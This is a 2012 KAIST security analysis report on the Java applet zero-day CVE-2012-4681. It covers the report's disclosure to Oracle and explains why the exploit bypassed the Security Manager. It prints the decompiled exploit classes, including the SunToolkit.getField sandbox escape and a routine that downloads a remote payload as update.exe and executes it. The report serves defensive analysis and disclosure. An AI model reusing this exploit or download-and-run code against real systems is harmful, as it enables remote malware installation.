KAIST CSRC 보안분석보고서


Document #	CSRC-12-03-009	Title	Java Applet Vulnerability Analysis (CVE-2012-4681)		
Type	☐ Attack Trend ☐ Technical Analysis ■ Specialty Analysis	Date	August 25, 2012	Author	KAIST Graduate School of Information Security Minsu Kim, Changhoon Yoon, Hyunwoo Choi, Hyunwook Hong
		Modified	August 31, 2012		

＊ Keyword : CVE-2012-4681,
Oracle Java Applet SunToolkit.getField method Remote Code Execution

1. Executive Summary

On August 24th(Korea Standard Time), Bitscan Co.'s PCDS(Pre-Crime Detection System) have detected the malicious code exploiting the new Java Applet zero-day vulnerability. At the time of detection, this malicious code was already injected into many web pages by the attackers for the massive infection, and KAIST Cyber Security Research Center(CSRC)/Graduate School of Information Security(GSIS) have analyzed the code. KAIST CSRC/GSIS have determined that the machines with Oracle JRE 7 update 0~6 were vulnerable to this malicious code. When the vulnerable client visits the web page containing this exploit code, it downloads the actual code called Gh0st RAT(Remote Admin Tool)[1] from the specified URL and executes it.

KAIST CSRC/GSIS have reported this Java Applet zero-day vulnerability to Oracle and MITRE on August 25th 2012(a day after the detection), and Oracle reported back saying that they were aware of it. On August 27th(four days after the detection), the CVE number(CVE-2012-4681[2]) was assigned to this vulnerability. On August 31st (six days after the detection), Oracle have officially released JRE 7 update 7 mitigating this vulnerability[3].


Bitscan
KAIST CSRC
2012.08.30 Oracle Released The Patch
2012.08.24 20:09 Initial Detection
2012.08.24 20:35 Determination of Java Zero-day Vulnerability
2012.08.25 Java Zero-day Vulnerability Analysis
2012.08.25 Notified Oracle / MITRE
2012.08.27 CVE Number Assigned CVE-2012-4681
2012.09.05 Specialty Analysis Report Published

This specialty analysis report includes detailed analysis of CVE-2012-4681 as well as the actual case of the exploit code mass distribution. In addition, this report was initially written on August 25th, improved and completed on August 31th by referencing and including some related works.

2. Description

As the former Java Applet vulnerabilities, attacker can gain access to the local file system by exploiting CVE-2012-4681 vulnerability bypassing Security Manager[4].

This chapter begins with providing some background information for better understanding. Background information includes Java Security Manager, Java Reflection, and Java access control. Security Manager is a security mechanism of Java, Reflection feature examines and manipulates a Java class, and Java access control allows or disallow the operation of trusted or untrusted codes. Finally, we explain how Security Manager can be bypassed by analyzing the actual exploit code.

1. Background

1.1 Java Security Manager

Security Manager is the security mechanism that allow or disallow the operation according to application specific security policy. Security Manager is disabled by default on the local system; however, if Java Applet application is executed on a web browser or Java Web Start, it automatically becomes enabled. Upon web browser requests the web page containing Java Applet application, it downloads and executes the application. In such process of Java Applet execution, Security Manager restricts the operation of the application according to the security policy known as 'Applet sandbox'. This security policy disallows the execution of untrusted code in Java Applet application by looking at its code signature. In other words, Security Manager does not allow any access to local file system or any network connection, if the code is decided to be unsafe. Security Manager throws SecurityException for any unauthorized operation.

Figure 1 introduces some of Security Manager related methods in java.lang.System[5], java.lang.Security Manager class.

<java.lang.object>

public static SecurityManager getSecurityManager()

Returns the object of Security Manager currently installed. (returns null, if Security Manager does not exist)

Returned object calls methods implemented in SecurityManager to test security policy.

public static void setSecurityManager(SecurityManager sm)

Configures Security Manager with the given object. If Security Manager exists, this method calls checkPermission(java.security.Permission) method to check if the given object is authorized to call setSecurityManager() method. If the given parameter is null or SecurityManager does not exist, it simply returns.

<java.lang.SecurityManager>

public void checkPermission(Permission perm)

If the current security policy does not allow the given parameter's access, it throws SecurityException. checkPermission() method calls AccessController.checkPermission method with the derived authority.

[Figure 1] Security Manager Related Methods

As explained in Figure 1, Java Virtual Machine(JVM) calls setSecurityManager() method before a web browser actually executes Java Applet code, and it sets 'Applet Sandbox' security policy to Security Manager. Hence, Java Applet code gets executed with only limited security policy, for example, it does not have authority to access the file system or connect to the network.

1.2 Reflection

Reflection is frequently used to acquire Java class information or to manipulate its operation on runtime. Reflection not only provides names and properties of Java class members, but also allows creation of the instance of the class and use it after the compilation. Also, Reflection can be used to access certain private class member.

As described above, Reflection feature has brought flexibility to Java application development; however, it has also brought a security defect. Java, as an object-oriented language, supports encapsulation. It supports encapsulated class members, such as private methods and variables. However, those hidden class members can be accessed by using Reflection API. Violating fundamental principle of object-oriented programming, it may cause serious errors or critical security problems[9].

Since Security Manager does not allow Reflection by default on Java Applet execution, it is impossible to directly call any Reflection API. If any access using Reflection API is attempted in this case, Java Virtual Machine will throw AccessControlException.

CVE-2012-4681 uses getField() method of sun.awt.SunToolkit class to indirectly call Reflection API indirectly. [Figure 2 ①] getField() method can configure the fields of class to be accessible by calling Reflection APIs, such as getDeclaredField() method[Figure 2 ②] and setAccessible() method[Figure 2 ③]. As described, private 'acc' field of Statement class also can be set to be accessible. Detailed explanation of setting 'acc' field accessible is given in Chapter 2.

1.3 Permission Check and Access Controls

Java language implements stack-based access control mechanism[7]. All of the APIs in Java always checks its permission before the actual execution. java.security.AccessController.check-Permission method checks all of the frames in the call stack figure out its permission. If any one of the caller frames has insufficient permission to execute the API, AccessControlException will be thrown.

Java Applet application executed on a web browser has limited authority. The permission check fails even if Java Applet application calls the trusted code exist in /JRE/lib, because the Java Application itself has relatively low authority. In order to bypass this security mechanism, AccessController.doPrivilege method can temporarily elevate the API's authority when Security manager tries to check the permission.

As CVE-2012-4681 example shown in Figure 2, Reflection API is called internally in doPrivileged() method, and therefore Security Manager allows its execution in getField() method of sun.awt.SunToolkit class using its derived authority.

```
public static Field ①getField(final Class klass, final String fieldName) {
    return ④AccessController.doPrivileged(new PrivilegedAction<Field>() {
            public Field run() {
                try {
                    Field field = ②klass.getDeclaredField(fieldName);
                    assert (field != null);
                  ③field.setAccessible(true);
                    return field;
                } catch (SecurityException e) {
                    assert false;
                } catch (NoSuchFieldException e) {
                    assert false;
                }
                return null;
            }//run
     });
}
```


[Figure 2] SunToolkit Class – getField Method

2. Exploit Code Analysis

Behavior of the exploit code for CVE-2012-4681 vulnerability is very similar to the behavior of the code exploiting the former Java vulnerabilities. The exploit code contains Java Archive(.jar) file with two classes in it; one disables Security Manager(Gondvv.class), and another downloads the actual malicious code from the web server and execute it on local system(Gondzz.class). Figure 3 describes the detailed procedure of the actual exploit code execution.

As shown in Figure 3, when a client visits malicious web page containing the exploit code, the web browser downloads the .jar file and executes it in the JVM. Since the .jar file contains the code designed to disable Security Manager, it downloads and executes the malicious code.

The code disabling Security Manager uses getField() method of Sun.awt.SunToolkit. Generally, all of the classes in the Sun.* packages are restricted package that Security Manager does not allow the others to access; however, JRE 7 allows Class.forName or com.sun.beans.-finder.ClassFinder to access those restricted package. Accordingly, the exploit code can call getField() method in the restricted package to bypass Security Manager ultimately.




[Figure 3] Process of Exploit Code Execution

2.1 Description of the Exploit Code: Gondvv.class


Gonddvv.class is the first class that gets executed upon the start of the Java Applet application. It disables Security Manager by exploiting the vulnerability, and then it calls Gondzz.class, which downloads and executes the actual malicious code. Gonddvv.class implements three main methods; disableSecurity(), SetField(), GetClass().

On line 3~9 in Figure 4, disableSecurity() method goes over some initialization process to configure the new Security Manager with full authority, and it calls setField() method(line 10).


```
1   public void disableSecurity() throws Throwable
2     {
3       Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
4       Permissions localPermissions = new Permissions();
5       localPermissions.add(new AllPermission());
6
7       ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new
        Certificate[0]), localPermissions);
8
9       AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
        localProtectionDomain });
10      SetField(Statement.class, "acc", localStatement, localAccessControlContext);
11      localStatement.execute();
12    }
```


[Figure 4] Gondvv.class – disableSecurity()

On line 7 in Figure 5, setField() method calls GetClass() method(Figure 6) in order to load "sun.awt.SunToolkit" as described in the previous chapter. GetClass() method loads getField() method from “sun.awt.SunToolkit”, and it uses getField() method to make ‘acc’ field of Statement object accessible(line 8, Figure 5). As shown in Figure 7, ‘acc’ field in the actual Statement object is declared as private; however, setField() method has changed its property to public. On line 9 in Figure 5, set() method sets the value of localExpression to the value of localAccessControl and localStatement initialized in Figure 4.



```
1   private void SetField(Class paramClass, String paramString, Object paramObject1, Object paramObject2)
2       throws Throwable
3     {
4       Object[] arrayOfObject = new Object[2];
5       arrayOfObject[0] = paramClass;
6       arrayOfObject[1] = paramString;
7       Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
8       localExpression.execute();
9       ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
10    }
```


[Figure 5] Gondvv.class – SetField()



```
private Class GetClass(String paramString) throws Throwable
  {
    Object[] arrayOfObject = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);

    localExpression.execute();
    return ((Class)localExpression.getValue());
  }
```

[Figure 6] Gondvv.class – GetClass()



```
.class public java/beans/Statement
.super java/lang/Object

  .inner class static  inner java/beans/Statement$1 outer java/beans/Statemen₩
t$1
  .inner class  inner java/beans/Statement$2 outer java/beans/Statement$2

  .field private static emptyArray [Ljava/lang/Object;  ; DATA XREF: <init>+26↓r ...
  .field static defaultExceptionListener Ljava/beans/ExceptionListener;
                                             ; DATA XREF: <clinit>+14↓w
  .field private final acc Ljava/security/AccessControlContext;  ; DATA XREF: <init>+8↓w ...
  .field private final target Ljava/lang/Object;  ; DATA XREF: <init>+13↓w ...
  .field private final methodName Ljava/lang/String;  ; DATA XREF: <init>+18↓w ...
  .field private final arguments [Ljava/lang/Object;  ; DATA XREF: <init>:met001_33↓w ...
  .field loader Ljava/lang/ClassLoader;         ; DATA XREF: invokeInternal+91↓r
```

[Figure 7] Statement – acc field and etc.


Returning to line 11 on Figure 4, localStatement.execute() finally reconfigures Security Manager with given values. Finally, Security Manager gains all of the authority, such as access to local file system, network connection and etc., by taking all the steps described in this section. Table 1 gives concise description of the three important methods described in this section.

Method	Role
disableSecurity	- Instance of Statement that configures SecurityManager's security policy (AllPermission) - After calling setField() method, calls execute() method of the Statement object with modified 'acc' field
SetField	- Modifies 'acc' field of Statement object using getField() method of sun.awt.SunToolkit class - Reconfigures the current security policy with preconfigured policy in disableSecurity() method.
GetClass	- Loads sun.awt.SunToolkit class, which is a restricted package, using Class.forName method to call getField() method.

[Table 1] Gonddvv.class Containing Functions

2.2 Description of the Exploit Code: Gondzz.class

Gondzz.class simply downloads the malicious code from the web server and executes it while Security Manager is disabled. The source code of Gondzz.class is given in Figure 8.



```
public static Object xrun(String xiaomaolv, String bn, String si, Integer bs)
    throws Exception
{
    String LRxtEz3D = "LRxtEz3DQJHvG5Wo";
    if(xiaomaolv == null && bn == null)
        return null;
    try
    {
        String k1 = "woyouyizhixiaomaol";
        String k2 = "conglaiyebuqi";
        String str1 = System.getProperty("os.name");
        if(bn.indexOf(k1) == 0 && si.indexOf(k2) == 0 && bs.intValue() == 748)
        {
            StringBuilder sb = new StringBuilder(String.valueOf(System.getProperty("java.io.tmpdir")));
            Object localObject1 = sb.append(File.separator).append("update.exe").toString();

            downFile((String)localObject1, xiaomaolv);
            if(str1.indexOf("Windows") < 0)
                exec((new StringBuilder("chmod 755 ")).append((String)localObject1).toString());
            exec((String)localObject1);
            (new File((String)localObject1)).delete();
        }
    }
    catch(Exception exception) { }
    return null;
}
```

[Figure 8] Gondzz.class

The code downloads the malicious code on the web server to the temporary folder as update.exe, and it deletes the downloaded update.exe after the execution. In general, the exploit code for JRE vulnerability uses the similar routine as the above.

3. Conclusion

According to the statistics of weekly collected malicious link, detected number of the JRE-related vulnerabilities usually dominates number of the other vulnerabilities. This fact implies that using the JRE-related vulnerabilities is the most effective way to distribute malicious code. CVE-2012-4681 took four days until the official security update to be released since the initial detection, we believe that the significant number of clients was infected during this period. To prevent any possible damage from JRE related zero-day vulnerability that may appear in the future, we provide the guide to disable Java Applet for Internet Explorer, Firefox, and Chrome. Any CVE-2012-4681 related information or security update can be found on the references[3].

- MS Internet Explorer
  [Tools]-[Internet Options]-[Security Tab]-[Custom Level]-[Scripting]-[Java Applet Scripting] select disable

- Mozilla Firefox
  [Tools]-[Add-ons]-[Plugins]-[Java(TM) Platform SE] select disable

- Google Chrome
  [Tools]-[Settings]-[Show Advanced Settings]-[Content settings]-[Plug-ins] – Disable individual plug-ins – Disable Java

3. References

[1] http://en.wikipedia.org/wiki/Ghost_Rat
[2] http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-4681
[3] http://www.oracle.com/technetwork/topics/security/alert-cve-2012-4681-1835715.html
[4] http://docs.oracle.com/javase/1.4.2/docs/api/java/lang/SecurityManager.html
[5] http://docs.oracle.com/javase/1.5.0/docs/api/java/lang/System.html
[6] http://docs.oracle.com/javase/tutorial/reflect/index.html
[7] http://www.oracle.com/technetwork/java/seccodeguide-139067.html
[8] http://www.deependresearch.org/2012/08/java-7-vulnerability-analysis.html